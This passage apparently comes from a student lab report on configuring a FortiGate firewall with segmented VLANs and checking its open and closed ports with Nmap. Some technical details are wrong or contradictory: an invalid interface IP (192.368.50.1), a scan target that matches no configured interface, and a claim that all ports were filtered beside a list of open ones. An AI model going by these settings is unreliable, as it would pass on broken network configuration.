| VLAN 20 (Finance) | N/A | Finance Desktop | N/A |
| VLAN 30 (HR) | N/A | HR Desktop | N/A |

**Firewall Configuration**

Used FortiGate to install the firewall on the system after having conducted the network segmentation. I configured the firewall to have an internet connection which I connected through port 1 with an IP address of 192.168.80.1, the DMZ to which I connected through port 4 with IP address 192.168.70.1 and lastly the internal LAN which was connected through port 3 with IP address 192.368.50.1 for the interface. To dictate traffic flow in the various sections of the network, I set up firewall policies, which permitted only required traffic from a segment to another, such as HTTP/HTTPS to the internet from the DMZ segment. Besides, I made the changes for logging of any rule violation or any other suspicious traffic which formed the basis of the monitoring and management of the network security. To confirm that configuration of the firewall was accurate, basic connectivity tests were run to ascertain if the traffic was being either allowed or blocked by firewall rules. I also used Nmap to scan on the Firewall in order to ensure that the open ports were well secured and there were no huge exploitable holes.



**Firewall Testing and Results**

Next is the step involving configuring the firewall and to test the security that the FortiGate firewall possess through a use of Nmap. It was done towards the firewall IP address of the local area network 192.168.249.128 and identified the states of the open/closed ports coupled with the confirmation that all the scanned ports were indeed filtered.

***The first Nmap scan showed the following open ports***

*Port 22 (SSH):* This port was open which provided a configuration whereby an administrator could remotely connect to control the firewalls from a secured location.

*Port 80 (HTTP):* Of course, it will be open for web traffic and will most likely serve as an administration access or and hosting service.

*Port 443 (HTTPS):* This port was opened for web browse that was generally used for encryption purposes or for managing the firewall over the web interface.

**Closed ports included**

*Port 113 (IDENT):* This port which is used for connection identification was closed meaning the service was not running.





*Port 161 (SNMP):* On this port for the Simple Network Management Protocol, it was written closed meaning that services in the network were not in use.

After verifying the open ports, I took additional steps to enhance the firewall’s security:

*SSH (Port 22):* Since remote management was not needed I limited the IP access to specific IP’s as a precaution against intrusion.







